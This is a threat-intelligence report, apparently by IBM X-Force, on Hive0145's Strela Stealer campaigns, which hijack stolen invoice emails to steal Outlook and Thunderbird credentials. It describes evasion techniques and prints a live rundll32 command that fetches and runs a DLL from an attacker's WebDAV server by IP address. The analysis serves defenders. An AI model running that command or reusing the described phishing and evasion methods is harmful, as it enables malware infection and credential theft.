Strela Stealer Today's Invoice Tomorrow’s Phish

By Golo Mühr, Joe Fasulo, Charlotte Hammond

Published: 2024-11-12 · Archived: 2026-04-05 17:23:17 UTC

Charlotte Hammond

Malware Reverse Engineer

IBM Security

As of November 2024, IBM X-Force has tracked ongoing Hive0145 campaigns delivering *Strela Stealer* malware to victims throughout Europe – primarily Spain, Germany and Ukraine. The phishing emails used in these campaigns are real invoice notifications, which have been stolen through previously exfiltrated email credentials. Strela Stealer is designed to extract user credentials stored in Microsoft Outlook and Mozilla Thunderbird. During the past 18 months, the group tested various techniques to enhance its operation’s effectiveness. Hive0145 is likely to be a financially motivated initial access broker (IAB), active since late 2022 and potentially the sole operator of Strela Stealer. The continuous operational pace of Hive0145’s campaigns highlights an increased risk to potential victims across Europe.

Key findings:

- Hive0145 is an initial access broker focused on targeting victims throughout Europe
- During the last 18 months, Strela Stealer has tested out a variety of techniques to improve its infection chain and extract email credentials
- As of July 2024, Hive0145 began using stolen emails to further spread Strela Stealer
- Hive0145 campaigns have increased in volume, with weekly campaigns as of 17 October 2024
- As of early November 2024, Hive0145 began targeting Ukraine with stolen invoice emails
- Hive0145 is potentially the sole operator of Strela Stealer

Background

Starting mid-April 2023, X-Force began tracking an increase in Hive0145 activity. Hive0145 is likely a financially motivated initial access broker (IAB) and potentially the sole operator of Strela Stealer. Strela Stealer is a malware designed to extract user email credentials stored in Microsoft Outlook and Mozilla Thunderbird, potentially leading to Business Email Compromise (BEC). IABs routinely gather credentials and other data that is

sold to affiliate threat actors specializing in victim network exploitation. However, it remains unknown if Hive0145 has a specific partner network for selling the access gained through their campaigns.

Over the past year, Hive0145 has demonstrated proficiency in evolving tactics, techniques and procedures (TTPs) to target victims across Europe. Italian, Spanish, German and Ukrainian victims continue to receive weaponized attachments that entice the victim to open the file. The actor's campaigns present the victim with fake invoices or receipts and often a short, generic message of urgency for victims to address. Upon loading the attached file, the victim unwittingly executes the infection chain leading to Strela Stealer malware.




Figure 1 Banco Santander-themed email campaign

Hive0145 continued this pattern of using generic messages and fake invoices and receipts throughout the first half of 2024. However, by early July 2024, the group adopted a different approach and began weaponizing stolen

emails of actual entities across financial, technology, manufacturing, media, e-commerce and other industries. The departure in simplicity indicates Hive0145's shift in a maturing cyber operations capability.

Attachment hijacking

In July 2024, X-Force observed a mid-campaign change in the emails being distributed by Hive0145, with the short and generic messages being replaced with what appeared to be legitimate stolen emails. The phishing emails exactly matched official invoice communication emails and, in some cases, still directly addressed the original recipients by name. X-Force was able to verify that the emails were in fact authentic invoice notifications from a variety of entities across financial, technology, manufacturing, media, e-commerce and other industries. It is likely that the group sourced the emails through previously exfiltrated credentials from their prior campaigns.

The concept of using stolen emails is not new, it was used extensively by the Emotet group and malware distributors such as Hive0118 (aka TA577), TA551 and TA570. In their campaigns, they leveraged thread hijacking, where new threads to stolen emails were used as a way to increase the appearance of legitimacy. The modified emails were sent to corresponding contacts of previous victims, making the final email look like a reply to the stolen email, thereby hijacking the email thread. The text the distributors add to the emails is often short replies, urging victims to look at the included attachments or URLs.

The technique employed by Hive0145 differs from thread-hijacking in that rather than adding a reply message to the stolen email, the original contents remain largely unmodified and only the attachment is switched to include a malicious payload using the original filename (without the original extension). Within the email body, Hive0145 also replaces both the local part and the domain of the original email sender with that of the new phishing victim to custom-tailor the email. The emails with hijacked attachments are then sent out in mass phishing campaigns. Hive0145 also appears to carefully consider the hijacked emails by only selecting ones referring to invoices and containing attachments. X-Force has observed the attachment hijacking technique since mid-2024 in campaigns targeting German, Spanish and Ukrainian speakers.




Figure 2 Example of original stolen email of a Deutsche Bahn invoice with hijacked attachment

Late 2024 campaign

The July 2024 campaign began to reveal low volumes of email delivery throughout the week of 8 July. Hive0145 appeared to take a short break before returning with a larger campaign the week of 22 July, followed by a period of inactivity. Starting mid-October 2024, Hive0145 returned with a widespread attachment hijacking campaign targeting Spanish, German and Ukrainian victims. Unlike the brief July campaign, this one has continued sending out notable volumes of emails with the majority sent during weekdays.




Figure 3 The ongoing late-October 2024 campaign

Emails stolen across financial, technology, manufacturing, media, e-commerce and other industries continue to be weaponized as of early November 2024, in one of the largest observed Hive0145 campaigns to date. In the ongoing campaign, the victim receives an archive containing a heavily obfuscated JavaScript file that downloads and executes a crypted Strela Stealer DLL. As of 7 November 2024, Hive0145 is including Ukrainian speakers in the ongoing campaign signaling a significant development compared to previously observed victimology.




Figure 4 Example of the original stolen email of an invoice targeting Ukraine

Hive0145's increased volume of delivery using attachment hijacking with a steady supply of freshly stolen emails may suggest the group has adopted automation for harvesting, weaponizing, packaging and sending their phishing emails. The group continues to show a preference for widespread exploitation of Spanish, German and Ukrainian victims throughout Europe.

Evolving techniques

Hive0145 stands out among other malware distributors for their level of effort to adopt increasingly sophisticated methods of delivering Strela Stealer. The level of sophistication reflects on other successful mass distributors of malware such as Emotet, Pikabot and Qakbot, which often led to the deployment of ransomware. Below is a

breakdown of notable techniques used by Hive0145 over time, with some being briefly tested and others fully adopted.

Polyglots

The first Strela Stealer campaigns observed by X-Force made use of polyglot files, as first reported in a blog by DCSO (Deutsche Cyber-Sicherheitsorganisation) in late 2022. These files have multiple valid formats and can be parsed by different applications. The same file could be rendered as both HTML to display a decoy invoice as well as be a valid DLL, implementing Strela Stealer. This is a rather uncommon technique for attempting to bypass security solutions.

Signed binaries

Multiple campaigns throughout 2023 made use of valid code signing certificates for the malicious Strela Stealer binaries. For example, campaigns targeting Spanish-speaking victims dating back to April 2023 contained payloads with a valid certificate signed by Tecfinance Informatica E Projetos De Sistemas Ltda, a software company in Brazil.

Figure 5 Brazilian company certificate used in 2023 campaigns

On 5 May 2024, X-Force took steps to inform relevant parties of the finding, and the certificate has since been revoked.

Of note, a mid-2023 Italy-targeted campaign used a different certificate:

Figure 6 Another stolen certificate used in mid-2023 to target Italian victims

Targeted phishing

Strela Stealer phishing campaigns also tailored filenames to include targeted domain names. The file names are often identical to the name of the organization or company, potentially in an attempt to generate authenticity. The example below is a phishing email from 2023 posing as an invoice or payment receipt.




Figure 7 Factura-themed email campaign

As the email suggests, the attachments are encrypted ZIP files, with passwords slightly differing between every email. Threat actors encrypt email attachments since basic email filtering and sandbox solutions often cannot inspect or detonate those files.

Strela Stealer has also used uncommon extensions for their PE executable files such as **.com** instead of **.exe**:

transferencia_<domain_name>.com
factura_<domain_name>.com
FATTURA_<domain_name>.bat.exe

This makes use of a condition in Microsoft Windows operating systems where three different extensions can be used to mark a file as executable: **.exe, .com,** and **.pif.**

If the content is an executable PE file, Microsoft Windows will run it automatically once opened. By using the more uncommon and unknown extensions, the campaign may evade simple anti-virus solutions or victim suspicion. Earlier campaigns with the same payloads were also observed to make use of the **.pif** extension.

Packing, obfuscation and crypting

Apart from directly attached ZIP archives with the malicious executables, Strela Stealer campaigns also often use obfuscated scripts such as Batch, JavaScript or PowerShell to download or drop their payload.

Campaigns throughout 2024 mainly relied on these obfuscated scripts to run a PowerShell command to connect to a WebDAV server and download and execute a crypted DLL:

```
"C:\Windows\system32\rundll32.exe"
\\94.159.113.48@8888\davwwwroot\157161090119030.dll,Entry
```

The WebDAV staging servers host a large number of DLLs, with different names and hashes. They appear to have been built using a crypter X-Force identifies as “Stellar Crypter,” which has likely been in use exclusively by Hive0145 since at least May 2023. The malicious binaries identified as “Stellar Loader” contain the encrypted Strela Stealer payload.

